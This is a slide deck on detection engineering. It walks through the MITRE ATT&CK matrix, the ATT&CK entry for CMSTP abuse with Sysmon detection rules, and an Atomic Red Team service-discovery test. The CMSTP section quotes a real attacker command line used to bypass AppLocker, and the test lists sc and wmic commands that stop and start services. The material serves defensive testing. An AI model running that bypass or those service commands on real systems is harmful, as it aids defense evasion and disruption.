THREAT DETECTION WITH MITRE ATT&CK AND ATOMIC REDTEAM

(Use your SIEM as a Detection Platform, not a log management)

Mohammad Khorram

WHOAMI

Threat Detection Engineer at SecureMind

https://www.linkedin.com/in/mohammad-khorram-608430199

CERTIFICATION

EC-Council Certified Security Analyst (CSA)

SO WHAT IS MITRE ATT&CK?

- MITRE ATT&CK™ IS A GLOBALLY-ACCESSIBLE KNOWLEDGE BASE OF ADVERSARY TACTICS AND TECHNIQUES BASED ON REAL-WORLD OBSERVATIONS. THE ATT&CK KNOWLEDGE BASE IS USED AS A FOUNDATION FOR THE DEVELOPMENT OF SPECIFIC THREAT MODELS AND METHODOLOGIES IN THE PRIVATE SECTOR, IN GOVERNMENT, AND IN THE CYBERSECURITY PRODUCT AND SERVICE COMMUNITY.


- WITH THE CREATION OF ATT&CK, MITRE IS FULFILLING ITS MISSION TO SOLVE PROBLEMS FOR A SAFER WORLD — BY BRINGING COMMUNITIES TOGETHER TO DEVELOP MORE EFFECTIVE CYBERSECURITY. ATT&CK IS OPEN AND AVAILABLE TO ANY PERSON OR ORGANIZATION FOR USE AT NO CHARGE.

- HTTPS://ATTACK.MITRE.ORG/

MITRE ATT&CK USECASES


- Threat Intelligence
- Detection and Analytics
- Adversary Emulation and Red Teaming
- Assessments and Engineering

In this presentation we will talk about detection and analytics



ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation
	PowerShell	Emond	New Service	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote File Copy		
	Regsvcs/Regasm	External Remote Services	Parent PID Spoofing	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Standard Application Layer Protocol		
	Regsvr32	File System Permissions Weakness	Path Interception	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Cryptographic Protocol		
	Rundll32	Hidden Files and Directories	Plist Modification	Exploitation for Defense Evasion	Steal Web Session Cookie	System Owner/User Discovery			Standard Non-Application Layer Protocol		
	Scheduled Task	Hooking	Port Monitors	Extra Window Memory Injection	Two-Factor Authentication Interception	System Service Discovery			Uncommonly Used Port		
	Scripting	Hypervisor	PowerShell Profile	File and Directory Permissions Modification		System Time Discovery			Web Service		
	Service Execution	Image File Execution Options Injection	Process Injection	File Deletion		Virtualization/Sandbox Evasion					
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Scheduled Task	File System Logical Offsets							
	Signed Script Proxy Execution	Launch Agent	Service Registry Permissions Weakness	Gatekeeper Bypass							
	Source	Launch Daemon	Setuid and Setgid	Group Policy Modification							
	Space after Filename	Launchctl	SID-History Injection	Hidden Files and Directories							
	Third-party Software	LC_LOAD_DYLIB Addition	Startup Items	Hidden Users							
	Trap	Local Job Scheduling	Sudo	Hidden Window							
	Trusted Developer Utilities	Login Item	Sudo Caching	HISTCONTROL							
	User Execution	Logon Scripts	Valid Accounts	Image File Execution Options Injection							
	Windows Management Instrumentation	LSASS Driver	Web Shell	Indicator Blocking							
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools							
	XSL Script Processing	Netsh Helper DLL		Indicator Removal on Host							
		New Service		Indirect Command Execution							
		Office Application Startup		Install Root Certificate							
		Path Interception		InstallUtil							
		Plist Modification		Launchctl							
		Port Knocking		LC_MAIN Hijacking							
		Port Monitors		Masquerading							
		PowerShell Profile		Modify Registry							
		Rc.common		Mshta							
		Re-opened Applications		Network Share Connection Removal							
		Redundant Access		NTFS File Attributes							
		Registry Run Keys / Startup Folder		Obfuscated Files or Information							
		Scheduled Task		Parent PID Spoofing							



Home > Techniques > Enterprise > CMSTP

CMSTP

The Microsoft Connection Manager Profile Installer (CMSTP.exe) is a command-line program used to install Connection Manager service profiles. [1] CMSTP.exe accepts an installation information file (INF) as a parameter and installs a service profile leveraged for remote access connections.

Adversaries may supply CMSTP.exe with INF files infected with malicious commands. [2] Similar to Regsvr32 / "Squiblydoo", CMSTP.exe may be abused to load and execute DLLs [3] and/or COM scriptlets (SCT) from remote servers. [4] [5] [6] This execution may also bypass AppLocker and other whitelisting defenses since CMSTP.exe is a legitimate, signed Microsoft application.

CMSTP.exe can also be abused to Bypass User Account Control and execute arbitrary commands from a malicious INF through an auto-elevated COM interface. [3] [5] [6]

ID: T1191

Tactic: Defense Evasion, Execution

Platform: Windows

Permissions Required: User

Data Sources: Process monitoring, Process command-line parameters, Process use of network, Windows event logs

Defense Bypassed: Application whitelisting, Anti-virus

Contributors: Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank; Nik Seetharaman, Palantir

Version: 1.0

Created: 18 April 2018

Last Modified: 13 June 2019

Procedure Examples

Name	Description
Cobalt Group	Cobalt Group has used the command `cmstp.exe /s /ns C:\Users\ADMINI~W\AppData\Local\Temp\XKNqbpzl.txt` to bypass AppLocker and launch a malicious script.[7][8][9]
MuddyWater	MuddyWater has used CMSTP.exe and a malicious INF to execute its POWERSTATS payload.[10]

Mitigations

Mitigation	Description
Disable or Remove Feature or Program	CMSTP.exe may not be necessary within a given environment (unless using it for VPN connection installation).
Execution Prevention	Consider using application whitelisting configured to block execution of CMSTP.exe if it is not required for a given system or network to prevent potential misuse by adversaries.

Detection

Use process monitoring to detect and analyze the execution and arguments of CMSTP.exe. Compare recent invocations of CMSTP.exe with prior history of known good arguments and loaded files to determine anomalous and potentially adversarial activity.

Sysmon events can also be used to identify potential abuses of CMSTP.exe. Detection strategy may depend on the specific adversary procedure, but potential rules include: [6]

- To detect loading and execution of local/remote payloads - Event 1 (Process creation) where ParentImage contains CMSTP.exe and/or Event 3 (Network connection) where Image contains CMSTP.exe and DestinationIP is external.
- To detect Bypass User Account Control via an auto-elevated COM interface - Event 10 (ProcessAccess) where CallTrace contains CMLUA.dll and/or Event 12 or 13 (RegistryEvent) where TargetObject contains CMMGR32.exe. Also monitor for events, such as the creation of processes (Sysmon Event 1), that involve auto-elevated CMSTP COM interfaces such as CMSTPLUA (3E5FC7F9-9A51-4367-9063-A120244FBEC7) and CMLUAUTIL (3E000D72-A845-4CD9-BD83-80C07C3B881F).

References

1. Microsoft. (2009, October 8). How Connection Manager Works. Retrieved April 11, 2018.
2. Carr, N. (2018, January 31). Here is some early bad cmstp.exe... Retrieved April 11, 2018.
3. Moe, O. (2017, August 15). Research on CMSTP.exe. Retrieved April 11, 2018.
4. Tyrer, N. (2018, January 30). CMSTP.exe - remote .sct execution applocker bypass. Retrieved April 11, 2018.
5. Moe, O. (2018, March 1). Ultimate AppLocker Bypass List. Retrieved April 10, 2018.
6. Seetharaman, N. (2018, July 7). Detecting CMSTP-Enabled Code Execution and UAC Bypass With Sysmon.. Retrieved August 6, 2018.
7. Svajcer, V. (2018, July 31). Multiple Cobalt Personality Disorder. Retrieved September 5, 2018.
8. Gorelik, M. (2018, October 08). Cobalt Group 2.0. Retrieved November 5, 2018.
9. Unit 42. (2018, October 25). New Techniques to Uncover and Attribute Financial actors Commodity Builders and Infrastructure Revealed. Retrieved December 11, 2018.
10. Singh, S. et al.. (2018, March 13). Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign. Retrieved April 11, 2018.

WHAT MITRE ATT&CK WILL GIVE YOU

As you saw in the previous slide , in every technique MITRE ATT&CK will give you valuable information like:

- Data sources you need to collect to detect the technique
- Defenses bypassed by this technique
- Tools or groups that used this technique
- Mitigation solutions
- Detection solutions
- References to read more about the specified technique


OK
NOW WHAT?
quickmeme.com

RED CANARY ATOMIC RED TEAM TESTS

- Atomic red team test are small, highly portable detection tests mapped to the MITRE ATT&CK Framework. Each test is designed to map back to a particular tactic. This gives defenders a highly actionable way to immediately start testing their defenses against a broad spectrum of attacks.
- HTTPS://ATOMICREDTEAM.IO/
- HTTPS://GITHUB.COM/REDCANARYCO/ATOMIC-RED-TEAM

- Requirements:
- Installed SIEM
- test workstation
- SIEM agent or other required agents to forward test workstation's logs to SIEM
- SYSMON
- https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

HOW DOES THIS THING
WORK?
Troll.me



Atomic Test #1 - System Service Discovery

Identify system services

Supported Platforms: Windows

Inputs

Name	Description	Type	Default Value
service_name	Name of service to start stop, query	string	svchost.exe


Run it with `command_prompt` **!**

```
tasklist.exe
sc query
sc query state= all
sc start ${servicename}
sc stop ${servicename}
wmic service where (displayname like "${servicename}") get name
```

On every test , the author described to use special commands in command prompt or PowerShell to generate a specific logs related to that technique , after that the related logs will be collected on SIEM , then we should find a detection logic to find the simulated threat

SHOW ME
THE EXAMPLE!
memegenerator.net

